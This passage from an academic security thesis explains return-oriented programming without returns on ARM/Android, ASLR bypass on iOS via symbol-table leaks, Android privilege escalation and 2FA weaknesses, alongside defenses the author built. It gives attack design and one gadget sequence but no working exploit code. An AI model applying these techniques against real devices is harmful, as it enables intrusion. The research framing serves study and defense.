RETURN-ORIENTED PROGRAMMING WITHOUT RETURNS. Our ROPwR attack technique is an enhancement of a well-known ROP attack, and, much like ROP, it defeats the widely deployed $W \oplus X$ [237] defense strategy which marks a memory page either writable (W) or executable (X). Beyond ROP, ROPwR substitutes return instructions with certain instruction sequences that behave like a return, which allows us to additionally bypass a wide range of countermeasures recently proposed in the academic world, e.g., [98, 74, 288, 79, 80, 149, 265, 99, 100, 126, 127], as they commonly rely on a return instruction as a distinctive feature of ROP attacks. As a proof of concept, we develop a ROPwR-based exploit for Android which launches Android's terminal program.

BYPASSING ASLR ON ARM. We investigate the applicability of GOT dereferencing and GOT overwriting [130] attack techniques, formerly proposed for x86 platforms, to platforms with ARM architectures. GOT dereferencing and GOT overwriting are representatives of information leakage attacks which leak information about memory content from auxiliary data structures available in Linux, such as Global Offset Table (GOT) and Procedure Linkage Table (PLT). They allow an attacker to bypass Address Space Layout Randomization (ASLR) – the advanced protection mechanism against code re-use attacks – on x86 platforms. We show that mobile platforms feature similar auxiliary data structures which can be exploited in the similar manner for data leakage. In particular, we exploit information available in the Indirect Symbol Table (IST) and Symbol Stubs Table (SST), the iOS equivalents of GOT and PLT, and develop IST dereferencing and IST overwriting attack techniques which allow an attacker to de-randomize randomized memory regions and to bypass ASLR protection in iOS. As a proof of concept, we construct an exploit against ASLR implementation on iOS which forces the mobile device to beep and vibrate.

Our results demonstrate that existing defense mechanisms against ROP attacks for mobile platforms do not provide reasonable protection and can be bypassed by skilled attackers. These contributions were published in [71, 91] and reported in [95]. They had significant influence on follow up research – specifically, researchers began to focus on more comprehensive defense strategies against ROP attacks, such as fine-grained ASLR (e.g., [232, 156, 293, 157]) and Control-Flow Integrity (CFI) (e.g., [51, 300, 303, 182, 233, 77]).

To answer the next research question, whether Android's permission framework has weaknesses which can be exploited, and if such weaknesses can be mitigated, we (i) perform a security evaluation of Android's permission framework in order to identify possible attacks and (ii) develop countermeasures against attacks we discovered.

APPLICATION-LEVEL PRIVILEGE ESCALATION ATTACKS ON ANDROID. We first identify that Android's permission framework suffers from deficiencies that allow malicious or compromised apps to gain more permissions than were initially assigned to their application sandboxes. These deficiencies lead to attacks which we refer to as *application-level* privilege escalation attacks. We describe core attack principles and propose an attack classification (based on trust model and inter-application communication channels). Further, we implement various attack examples from different attack categories. First published in 2010, our work on privilege escalation on Android [94] was followed by other researchers who proposed defense mechanisms against these attacks (e.g., QUIRE [106], IPC Inspection [122], and the framework by Hansen et al.[150, 155]). The defense mechanisms proposed can prevent only two of the six attack subclasses present in our classification of application-level privilege escalation attacks.

COUNTERMEASURES AGAINST APPLICATION-LEVEL PRIVILEGE ESCALATION ATTACKS ON ANDROID. We then design XManDroid, a security framework which, in contrast to existing countermeasures, can mitigate application-level privilege escalation attacks of six subclasses from our classification. XManDroid utilizes graph-based system representation and system-centric inter-application communication monitoring in order to identify communication which may result in privilege escalation. To deal with privilege escalation attacks in the context of graph-based system representation, we propose a formal definition of privilege escalation in graph-based terminology. We further prototype XManDroid for Android and evaluate it with regards to effectiveness, usability and performance. Results of this work were published in [59], and are also available in the form of the technical report [57]. After our publication other academic works proposed alternative countermeasures against application-level privilege escalation attacks (e.g., [150, 155]). Nevertheless, to date XManDroid is the only solution capable of dealing with six attack subclasses from our classification.

Our results demonstrate that the new security mechanisms that first appeared on mobile platforms, such as the Android's permission framework, do not necessarily make mobile systems more secure than PCs, but instead may introduce new exploitable security vulnerabilities. These vulnerabilities, however, can be mitigated, e.g., by deploying additional security frameworks.

1.2.2 *Online Authentication Security for Mobile Systems*

Our next contributions fall within the scope of online authentication security for mobile systems. Recall that in this context we would like to answer the following questions: Whether 2FA schemes can provide appropriate security guarantees under realistic adversary models, and whether password-based online authentication schemes can benefit from the use of secure hardware and what are their limitations. To answer these questions, we make the following contributions: (i) perform security analysis of mobile 2-factor authentication (2FA) schemes, and (ii) investigate approaches for secure password-based authentication on mobile platforms.

security analysis of mobile 2-factor authentication schemes. We investigate security of various mobile 2FA schemes which recently experienced large scale deployment. In addition to traditional login/password authentication credentials, these schemes require an additional authentication step (in order to, e.g., confirm an online banking transaction or a login attempt) based on a One-time Password (OTP), which is either generated directly on the user's mobile device or sent to it. In this context, we investigate 2FA login verification solutions deployed by global service providers (such as Google, Twitter, Facebook, Dropbox, etc.) and discover various conceptual and implementation-specific security vulnerabilities. These vulnerabilities allow an adversary to bypass these solutions, even when a user's mobile device is not compromised. We further suggest that if one device of the user, e.g., a PC, is malicious, it can also compromise another one, e.g., a mobile device, by means of *cross-platform infection*. We prototype PC-to-mobile and mobile-to-PC cross platform attacks and show that once both devices are infected, the attacker can bypass even more sophisticated 2FA schemes, e.g., transaction authentication schemes used in online banking. As a proof of concept, we develop attack prototypes which can bypass 2FA login verification schemes of various Internet service providers and transaction authentication solutions of several banks. We further discuss potential preventive and reactive countermeasures, and suggest that one of the promising approaches is to leverage support of secure hardware in order to protect authentication credentials on mobile platforms. Contributions to this work were published in [107, 109] and are also available as a technical report [108].

A key observation made is that among various authentication schemes evaluated we did not encounter any scheme which could not be bypassed, which undermines the general belief that mobile 2FA schemes provide an appropriate trade-off between security, usability and cost. It seems that they cannot withstand reasonable adversary models, and, hence, do not provide appropriate security guarantees in practice.

SECURE PASSWORD-BASED AUTHENTICATION FOR MOBILE DEVICES. We explore an approach for secure online authentication based on user passwords – the most frequently used authentication method in the web. Specifically, we design a secure solution for password-based authentication, which relies on a hardware-assisted wallet-like password manager and authentication agent to protect login credentials on mobile platforms. Our design leverages a hardware-supported Trusted Execution Environment (TEE) which is to date commonly available on mobile devices, such as secure processor extensions (e.g., TI M-Shield [35] and ARM TrustZone [25]) or embedded or removable security cards (e.g., [250]). While such TEEs are widely deployed, they are typically constrained in terms of code and data memory. One specific challenge within this context is the fact the Secure Socket Layer (SSL)/Transport Layer Security (TLS) session needs to be handled within TEE in order to establish a secure channel between the TEE and the web-server for password transfer. However, SSL/TLS handling within TEE is hardly achievable on some types of TEEs due to resource limitations.

Our solution accurately addresses resource limitations of most constrained TEEs, and at the same time is fully compatible with legacy OS software and the web-browsers. It does not require any changes to web-servers and imposes negligible performance overhead. We implement our solution for the Nokia N900 smartphone and M-Shield secure hardware. Contributions to this work were published in [61].

Our results show that despite resource limitations of commodity TEEs, password-based online authentication schemes can largely benefit from the use of secure hardware. Further, it seems more reasonable to concentrate on protection of user passwords rather than deploying hardware-assisted 2FA schemes, as it eliminates the additional overhead and costs imposed by deployment and management of secondary authentication credentials like OTPs.

1.2.3 Secure Mobile Applications and Services

Our contributions in the context of secure mobile applications and services include design and development of two solutions: (i) access control system which uses mobile devices as access tokens, and (ii) a framework for secure and privacy-preserving resource sharing.

ACCESS CONTROL USING MOBILE DEVICES AS ACCESS TOKENS. We present the design and implementation of SmartToken – an access control system which utilizes mobile devices as access tokens. There are a plethora of applications that could benefit from such a system, including access control of office and hotel rooms, rental cars, fleet management and car sharing applications. In contrast to previous access control solutions for mobile devices, our scheme allows users to delegate (a portion of) their access rights without contacting a central token issuer. Moreover, it can be used with bandwidth constrained interfaces like NFC.

In order to achieve security properties similar to state-of-the-art solutions (e.g., smart card-based access control systems), we perform an analysis of the security requirements and design a platform security framework which satisfies these requirements. In particular, our framework isolates security critical assets (code and data) of the SmartToken app from untrusted code and ensures that the security critical operations (e.g., delegation of access rights) are authorized by the user.

We prototype SmartToken solution for Android smartphones and instantiate two versions of the platform security framework: software-based and hardware-based. The former utilizes OS-level domain isolation [60] for establishing a TEE in software, while the latter utilizes hardware-based isolation by using a secure microSD smartcard [250].

This work was published in [61, 110, 65], moreover, the full version of [110] is also available as a technical report [111]. Further, our SmartToken solution demonstrated high marketing potential in two ways: First, it was shown in 2013 at CeBIT – the world's largest international computer expo, and was chosen to be a CeBIT highlight[2]. Being selected as CeBIT highlight is a significant achievement, as approximately twenty demonstrators are selected from among thousands of candidates. Second, our demo received tremendous attention from industry and was deployed by a large enterprise[3] providing delivery services. The solution is currently in pilot deployment and will be used in the near future by tens of thousands of employees and millions of customers.

FRAMEWORK FOR SECURE AND PRIVACY-PRESERVING RESOURCE SHARING. We present `CrowdShare`, a framework for security and privacy-preserving resource sharing among mobile devices in ad-hoc mobile networks. `CrowdShare` provides a user-friendly access control mechanism based on social relationships, pseudonymity for users, and accountability for resource access. Access control mechanism of `CrowdShare` is provided by the privacy-preserving Friends-of-Friends (FoF) service, which allows users to share resources with their social network friends and deny access to non-friends, while not revealing their identity. To preserve the privacy of users, FoF supports two modes of operation that provide different trade-offs between privacy and performance overhead: (i) server-aided and (ii) based on Private Set Intersection (PSI) protocols. The former approach has a negligible impact upon performance, however, it might leak some additional data about the user's social graph (depending on social privacy settings set by the user in the social network). The latter approach does not reveal any additional data at the cost of greater (yet manageable) computational overhead. We provide prototype implementation of `CrowdShare` for Android platforms and apply it to the sharing of an Internet connection with friends in ad-hoc mobile networks (i.e., the multi-hop tethering) and conduct a preliminary user study to evaluate acceptance by users. This work was published in [30], and its extended version is available as a technical report [31].

Our solution allows users to better control how privacy-sensitive data and system resources are utilized on the platform. Furthermore, as confirmed by our user study, `CrowdShare` allows users to control access to resources in a user-friendly way, without large configuration overhead.

2 Our CeBIT demo prototype is known under its commercial name Key2Share
3 We cannot disclose the name of the enterprise due to a Non-Disclosure Agreement (NDA)

Part I

ADVANCED ATTACKS ON MOBILE PLATFORMS AND COUNTERMEASURES

2 ADVANCED CODE RE-USE ATTACKS ON ARM PLATFORMS

In this chapter we present two new advanced code re-use attack techniques for ARM computing platforms. The first attack technique, which we call Return-Oriented Programming without Returns (ROPwR), follows principles of well-known Return-Oriented Programming (ROP) and additionally substitutes return instructions with certain instruction sequences that behave like a return. Eliminating return instructions circumvents several recently proposed classes of defense mechanisms, such as detection of frequent use of return instructions; shadow stacks for return addresses and modifying compilers to produce code without return instructions. As a proof of concept, we instantiate our attack method on Android platform. Our second attack technique shows how to bypass Address Space Layout Randomization (ASLR), the advanced protection mechanism against code re-use attacks, on ARM. Our attack method follows principles of GOT dereference and GOT overwriting attacks proposed earlier for x86 architecture. It exploits information from helper data structures used by a linker in order to identify target code addresses in randomized memory regions. We show applicability of such attacks on ARM by developing a proof-of-concept exploit against ASLR implementation on iOS.

REMARK. The results presented in this chapter are author's contributions within joint research projects with other researchers: Lucas Davi, Ahmad-Reza Sadeghi, Marcel Winandy, Stephen Checkoway, Hovav Shacham, Manuel Egele, Thomas Fischer, Thorsten Holz, Ralf Hund and Stefan Nürnberger. The results of these projects were published in [71, 95, 91].

2.1 MOTIVATION AND CONTRIBUTION

Runtime attacks exploit memory errors to modify execution flow of vulnerable programs and perform operations of attacker's choice. Although known for decades, they remain the prevailing attack vector for PC platforms [286]. Moreover, with the growing popularity of mobile computing, concepts of runtime attacks were successfully applied to mobile platforms, despite differences in underlying platform architectures[1]. For instance, attacks appeared that apply code injection via exploiting memory related vulnerabilities on smartphones [216].

An effective approach to prevent code injection attacks is $W \oplus X$ [237], which marks a memory page either writable (W) or executable (X). This countermeasure terminates a running application if execution of the program is redirected to the injected (i.e., previously written) code. However, more recent software attacks on smartphones [168, 167] bypass $W \oplus X$ by applying the principles of Return-Oriented Programming (ROP) [263]. ROP attacks do not require code injection, but invoke the execution of so-called *gadgets*, sequences of instructions that already reside in the program memory space. In an ROP attack, the attacker arranges short sequences of instructions in the target program, one sequence after another, and executes them. Through a choice of these sequences and their arrangement, the attacker can induce arbitrary behavior in the target program. Traditionally, each instruction sequence ends in a "return" instruction, which is the reason why the attack was named Return-Oriented Programming (ROP).

DEFENSES AGAINST RETURN-ORIENTED PROGRAMMING It was observed that execution of gadgets during ROP attacks is different from legitimate execution of programs, and these differences can be exploited for attack detection. In particular, Davi, et al. [98] and Chen et al. [74] proposed solutions that rely on detection of frequent return instructions, as execution of ROP gadgets exhibits many of them in contrast to normal program execution. Further, ROP attacks violate the last-in, first-out stack invariant usually maintained in benign programs by the call and return instructions. This feature was used by a number of proposals for ROP detection to detect return instructions for which there were no corresponding call instructions. Solutions of that kind can be categorized in compiler-based solutions like Stack Shield [288] and RAD [79]; instrumentation-based solutions securing function prologues and epilogues [80, 149]; those using just-in-time compilation, e.g., TRUSS [265] and ROPdefender [99, 100]; and, finally, hardware-facilitated solutions [126, 127].

While the mechanisms mentioned above rely on attack detection, alternative defense strategies aim at attack prevention. In particular, Li et al. [197] and Onarlioglu et al. [229] proposed to eliminate any return instructions in program code by replacing them with other equivalent instructions, such as indirect calls. The effectiveness of such a solution lies in a simple intuition – as long as the program binary does not include any return instructions, an attacker cannot find useful code sequences for the attack. Li et al. proposed a compiler-based solution for the x86 platform, however, similar strategy could also be applied on ARM.

Another preventive defense strategy exploits the fact that an attacker relies on knowledge of memory layout of the vulnerable process for building ROP payload. Given the

1 While x86 is the dominant architecture for desktop and server computing, ARM platforms dominate mobile computing

same memory layout of programs across different platforms, the exploit developed on an attacker's device can also be successfully executed on other platforms. Based on this observation, a new defense mechanism called Address Space Layout Randomization (ASLR) [53] arose, which randomizes the base addresses of loaded code and data in memory, making memory layout of the vulnerable process different across different platforms and even across different runs on the same platform. Hence, when programs are executed under ASLR protection, the exploit payload developed on another machine would fail with high probability[2]. To date, ASLR is deployed on most mainstream computing platforms for PCs and mobile devices, including Windows, Linux, iOS and Android.

In recent years there were attacks showing that ASLR can be bypassed on x86 and 86-64 platforms, for example, by brute-forcing the randomization offset [264] and by exploiting information leakage from the GOT table [130] – the structure used for linking dynamic libraries (cf. Section 2.2.4 for more details). However, applicability of these attacks were not demonstrated for ARM architecture.

GOALS AND CONTRIBUTIONS In this chapter we present two sophisticated variants of ROP attacks for ARM platforms. In particular, we make the following contributions:

- We present a new form of a ROP attack which we call Return-Oriented Programming without Returns (ROPwR). ROPwR replaces return instructions with instruction sequences which behave like returns, but do not violate integrity of call/return instruction conventions and do not trigger alarms of return address checkers. By not using return instructions, ROPwR bypasses frequent return instruction checkers [98, 74] and last-in, first-out violation detectors [288, 79, 80, 149, 265, 99, 100, 126, 127], as well as preventive defense strategies that eliminate return instructions in the program code [197]. We develop the attack technique and deliver proof-of-concept prototypes of the attack for Android platform (Section 2.3).

- Further, we demonstrate that ASLR protection on ARM can also be bypassed. In particular, we show that GOT dereferencing and GOT overwriting [130] attack techniques developed for x86 and x86-64 platforms also apply on ARM. These techniques allow an attacker to recover randomization offset at runtime and to execute ROP payload successfully even under ASLR protection. As a proof-of-concept, we deliver a sample exploit for iOS (Section 2.4).

Our findings imply that existing defense strategies are not sufficient to prevent more sophisticated variations of ROP attacks, and more comprehensive defense mechanisms are required. In particular, our ROPwR attack has negative implications for defenses against ROP that use return instructions for attack detection. While it may be possible to patch these defenses to use indirect jumps in order to detect attacks structured as ours are, attackers may adapt and switch to new return-like sequences to evade the upgraded defenses. To eliminate such a cat-and-mouse game, it is better to deploy a comprehensive defense such as CFI. While feasibility of CFI on ARM was not explored at the time this work was performed, our work motivated follow-up research, and first CFI for mobile platforms was introduced one year later in [91]. Similarly, attack techniques against ASLR

2 Probability for the attack success is $1/(2^n)$, where n is the number of bits of randomness in the address-space.

Register	Purpose
`r0 - r3`	Function arguments; return values
`r4 - r11`	Register variables (must be preserved)
`r12`	Scratch register
`r13 (sp)`	Stack pointer
`r14 (lr)`	Link register (for return address)
`r15 (pc)`	Program Counter
`cpsr`	Control Program Status Register

Table 1: ARM registers

presented in this chapter motivated development of a fine-grained code randomization for ARM [93].

2.2 BACKGROUND

In this section we provide background information, which is necessary for better comprehension of the other sections. Particularly, we describe the ARM architecture, provide details on conventional ROP attacks, present Address Space Layout Randomization (ASLR) defense mechanism and show GOT dereferencing and GOT overwriting attack techniques on x86 and x86-64 platforms.

2.2.1 *ARM Architecture*

ARM is a 32-bit RISC processor architecture with 32-bits wide instructions which are aligned to 4-byte boundaries. It features 16 general-purpose registers `r0` to `r15` as depicted in Table 1. All these registers can be accessed/changed directly. In contrast to the Intel x86 architecture, even the program counter `pc` can be accessed directly. Additionally, ARM processors feature a current program status register (`cpsr`), which holds the current state of the system. It contains condition flags, interrupt enable flags, and the current mode (ARM or THUMB).

Most ARM instructions can be a subject to a condition set by previous instructions. This means that instructions only have their normal effect if condition flags (N, Z, C and V) in the `cpsr` register satisfy a condition specified in the instruction. If condition is not satisfied, the instruction acts as a No-operation (NOP) instruction. Table 2 provides information about possible conditional flags and their effects.

THUMB INSTRUCTION SET. THUMB is an alternative instruction set which is a subset of the most commonly used 32-bit ARM instructions. THUMB instructions are 16-bit long, which allows for more compact code. THUMB instruction set is more suitable for embedded systems with smaller memory resources than PCs. Moreover, THUMB code provides better performance than ARM for systems shipped with a 16-bit memory, as it takes 2 cycles to fetch an ARM instruction and only one cycle to read the THUMB instruction. Hence, THUMB instruction set is typically used on mobile platforms, in particular, the libraries *libc.so* and *libwebcore.so* on Android mostly consist of THUMB code.

FUNCTION CALL AND RETURN CONVENTIONS. ARM Architecture Procedure Call Standard (AAPCS) [28] specifies usage of either a `BL` (**B**ranch with **L**ink) or a `BLX` (**B**ranch with **L**ink and e**X**change) instruction for function calls. The `BL` instruction enforces a branch by writing the destination address to the program counter `pc`, and by storing the return address in the link register `lr`. The `BLX` instruction additionally allows switching between ARM and THUMB instruction sets. Further, the `BLX` instruction can be used for indirect function calls, when the target address of the branch is held in a register. Beyond that, in practice, the ARM C compiler may use stack for holding the return address and then performs a direct branch to the function through a `B` (**B**ranch) or `BX` instruction. Moreover, the value of `lr` is typically pushed on the stack whenever the called function is entered in order to allow for nested calls.

Registers `r0` to `r3` are used to pass the first four arguments to a function and to hold return values. Other arguments (fifth and beyond) must be passed through the stack. Registers `r4` to `r8`, `r10`, and `r11` are used for holding local variables of the called function whereas THUMB code usually uses only `r4` to `r8`. According to the AAPCS, registers `r4` to `r8`, `r10`, `r11`, and `sp` must be preserved.

ARM architecture has no dedicated return instruction. Instead, a function return is achieved by writing a return address to the program counter `pc`. Any instruction that is able to write to the program counter can be used for this purpose. For instance, instruction `BX lr` is commonly used for function returns, which branches to the address stored in the link register `lr`. Further, the `LDM` (load multiple) instruction can be used for return that loads the return address from the stack.

2.2.2 *Conventional ROP Attacks*

In the following section we describe principles of return-oriented programming by shedding light on exploitation of the stack buffer overflow vulnerability. Figure 1 depicts the memory layout of the vulnerable program and attack steps.

As a preliminary step for the attack, the adversary investigates memory layout of the vulnerable process to identify useful gadgets. A gadget represents an atomic operation such as `LOAD`, `ADD`, or `STORE` which may consist of one or more instruction sequences followed by function epilogue conventions (e.g., `BX lr`) which we denote as `ret`. In practice, large code base for useful instruction sequences is provided by libraries linked to the memory of the vulnerable program. Next, the adversary synthesizes the malicious

Flag	Condition Code	Description
N	Negative code	set to 1 if result is negative
Z	Zero code	set to 1 if the result of the instruction is 0
C	Carry code	set to 1 if the instruction results in a carry condition
V	Overflow code	set to 1 if the instruction results in an overflow condition

Table 2: Condition Flags




Figure 1: Memory layout of the vulnerable program and ROP attack steps

program by selecting sequences to be executed and develops a shellcode – the payload used in the vulnerability exploitation – consisting of return addresses (referring to instruction sequences) and any additional data needed to run the attack (e.g., initialization values for registers and pattern bytes necessary to compensate for side effects).

To exploit the vulnerability, the attacker enforces the shellcode to be written to the vulnerable buffer allocated on the stack (step 1). The size of the shellcode exceeds the size of the memory allocated for the vulnerable buffer, hence the shellcode overwrites memory regions beyond the buffer's boundaries and corrupts data previously stored at this location (step 2). Typically, the stack holds the return address of the vulnerable function, which the shellcode overwrites with the Return Address 1 pointing to Sequence 1 - the first sequence of the first gadget of the gadget chain. Hence, when the program exits the vulnerable function, the execution is redirected to the first sequence (step 3). Execution of the Sequence 1 ends with `ret`. Upon return, the Return address 2 from the stack is loaded into the program counter (step 4), which in turn invokes execution of the Sequence 2 (step 5). Execution continues in a similar way (e.g., steps 6-7) until all the gadgets in the gadget chain are executed.

It can be seen that execution of ROP gadgets repeatedly invokes function epilogue conventions - the feature which was used as a foundation for many defense strategies. In Section 2.3 we will show that generally these instructions can be replaced by other instructions which behave similarly, while they are not typically used as returns.

2.2.3 *Address-Space Layout Randomization*

Address Space Layout Randomization (ASLR) is a protection mechanism developed to mitigate remote exploitations of memory corruption vulnerabilities. In particular, it randomizes the base addresses of loaded code and data, making it difficult for the attacker to construct ROP payload, as addresses of the instruction sequences to be executed during ROP attack are unknown at the time of payload writing.

The first ASLR design and implementation [238] targeted Linux OS. Subsequently, ASLR was adopted by other PC operating systems: Windows and Mac OS X. Later on it was also introduced on mobile platforms: in iOS starting from version 4.3 (released in 2011) and in Android from version 4.1 (released in 2012) and higher. In the following, we will focus on ASLR for iOS, as it is the first mobile platform providing ASLR support.

ASLR implementation for iOS provides two levels of ASLR protection [309]: (1) full ASLR, and (2) limited ASLR. Full ASLR randomizes each code and data segment of the program, while the limited level only applies randomization to shared libraries and the program heap. Advantages of full ASLR can be taken by applications compiled as Position Independent Executables (PIE) [285]. However, as observed by Zovi [309], iOS applications are typically position-dependent due to default compiler settings[3], and, hence, use limited ASLR. In this case, the program binary and dynamic areas such as stack remain non-randomized, moreover, the iOS linker `dyld` is also loaded at fixed location.

2.2.4 *GOT Dereferencing and GOT Overwriting on x86 and x86-64 Platforms*

GOT dereferencing and GOT overwriting attacks were proposed by Roglia et al. [130] for bypassing a combination of $W \oplus X$ [237] and ASLR defense mechanisms on x86 and x86-64 platforms. These attacks exploit Global Offset Table (GOT) and Procedure Linkage Table (PLT) data structures used for linking an executable with shared libraries. GOT is a table containing addresses of the exported library functions, while PLT is an array of jump stubs, where invocation of i^{th} PLT entry results in a jump into the address stored in the i^{th} GOT entry. By leaking an absolute address from the GOT table, the attacker is able to recover the random base address at which libraries are loaded, and to de-randomize ASLR-protected code.

OVERVIEW. Generally, the attack uses a few code fragments that, despite ASLR, remain non-randomized (which is the case if the app is compiled without PIE support, as discussed in Section 2.2.3). These fragments are used to leak the base address of the randomized code which can be then used to resolve absolute addresses of function entries of randomized libraries. The knowledge of the single absolute address allows the attacker to de-randomize the whole library and to invoke any function, including those functions which were not initially exported. In particular, if an attacker can manage to leak an absolute address of a single function entry from GOT, he can calculate the base address of the randomized library by subtracting the offset of the respective function from its absolute address. Subsequently, the base address can be used to resolve absolute address of the target function an attacker would like to invoke.

3 Situation was changed since iOS 6, when corresponding version of the XCode was released which enables this flag by default. Nevertheless, many application developers opt out of the default option in order to enable app compatibility to earlier iOS versions

ATTACK TECHNIQUE. Roglia et al. [130] developed two attack variations: GOT dereferencing and GOT overwriting. GOT dereferencing makes use of the following gadgets: (i) a load gadget to load an absolute address of any function found in GOT; (ii) an addition gadget to compute an absolute address of the target function; and (iii) an indirect control transfer to invoke the target function. GOT overwriting achieves the same effect, but makes use of different gadgets: (i) a load gadget (to load an absolute address of any function found in GOT); (ii) an addition gadget (to compute an absolute address of the target function), (iii) a store gadget to overwrite a GOT entry with the computed address of the target function, and (iv) an indirect control transfer using an overwritten GOT entry. While GOT overwriting technique requires more gadgets, these gadgets appear more often in executables of programs. A disadvantage of GOT overwriting is that it requires GOT to be writable. While GOT data structure is typically writable (due to lazy linking which writes GOT entries on demand), a read-only GOT can be enforced by using corresponding compiler options. However, it was observed that this option is rarely used in practice [130].

In Section 2.4 we will show that GOT dereferencing and GOT overwriting attack techniques apply for ARM platforms as well. Particularly, we consider the ARM-based iOS platform which features a structure similar to GOT for linking shared objects and show that it can be exploited in a similar way for de-randomizing code under ASLR protection.

2.3 ROP WITHOUT RETURNS ON ARM

In this section we present our ROPwR attack. We begin by specifying our assumptions and adversary model, continue by describing general attack design principles and complete the section by presenting attack instantiation on the ARM-based Android platform.

2.3.1 *Assumptions and Adversary Model*

We define a strong adversary model. Particularly, we assume that the underlying program enforces standard protection mechanisms against code injection and conventional ROP attacks.

1. We assume that the target platform enforces the $W \oplus X$ security model, which prevents code injection attacks. Such an assumption is reasonable, because the ARM architecture features the No-eXecute (XN) bit which allows $W \oplus X$ enforcement. Apple's smartphone iPhone make use of the XN bit for each memory page [167]. Further, Android uses XN bit for all pre-installed binaries starting from Android 2.3[4].

2. We assume that the target platform may use countermeasures to defend/detect conventional ROP attacks. It is reasonable to assume that defense strategies against ROP attacks implemented for the Intel x86 architecture (e.g., [99, 79, 127]) can be adapted to ARM platforms and the ARM C compiler.

3. We assume that the target application has a vulnerability allowing an attacker to launch a heap overflow attack. We particularly require a heap overflow vulnerability

4 At the time this work was performed and published (2010), the latest available Android version (2.0) did not enforce XN bit. However, we predicted that it could be enabled in future versions

(rather than stack overflow) in order to avoid any single return instruction in the shellcode. This assumption is reasonable since heap overflow vulnerabilities are common targets of today's adversaries [243].

2.3.2 *Attack Design*

HIGH-LEVEL OVERVIEW. The high level idea of our new attack technique is to replace conventional function epilogues with other instruction sequences (typically not used for function epilogues) which provide similar properties. A typical function epilogue convention performs the following tasks: (1) it retrieves the four-byte value from the stack, and sets the program counter (`sp`) to that value, so that the instructions beginning at that address execute; and (2) it increases the value of the stack pointer `sp` by four. Our possible replacement is an update-load-branch sequence, so named because it first updates the global state that acts as the return-oriented program's instruction pointer, then uses the updated state to load from memory the address of the next instruction sequence to execute, and finally branches to the loaded address. The example of such "update-load-branch" return-like instruction sequence is "`adds r6,#4; ldr r5, [r6,#124]; blx r5`"; where a general-purpose register (in this example, `r6`) is the updated state.

UPDATE-LOAD-BRANCH TRAMPOLINE. It appears that update-load-branch instruction sequences which can substitute conventional function epilogue instructions are rare, hence there are fewer potential instruction sequences which can be used for gadget construction. To overcome this challenge, we reuse a single update-load-branch sequence as a trampoline instead of trying to build gadgets from sequences that end in update-load-branch. To reuse the trampoline, we select instruction sequences ending in an indirect jump instruction whose target is the trampoline sequence. The trampoline updates the program's global state and transfers control to the next instruction sequence. There are many more instruction sequences ending in indirect jumps than in update-load-branch sequences, hence, this approach provides us with a larger base of suitable sequences for payload construction.

MEMORY LAYOUT. Memory layout of the vulnerable program and the attack steps are depicted in Figure 2. The memory area under control of the adversary holds the shellcode containing jump addresses and arguments. Each jump address points to a specific instruction sequence in libraries whereas each sequence ends with a jump instruction in order to allow sequence chaining. Generally, jump addresses and arguments in the shellcode do not have to be separated from each other, however, we found that such a separation is more appropriate when launching the attack on Android. This is due to the fact that the Android libraries we examined typically load arguments without updating the stack pointer. Hence, it is more appropriate to separate memory areas containing jump addresses and arguments and to use dedicated pointers for each section. We use two registers, denoted R_A and R_J, as pointers to arguments and jump addresses, respectively.

As mentioned above, instruction sequences in our attack are chained together by a trampoline sequence, which first updates R_A, then loads from memory referenced by R_A the address of the next instruction sequence into R_J and, finally, branches to the address hold in R_J. We use a dedicated R_T register to reference the trampoline sequence.

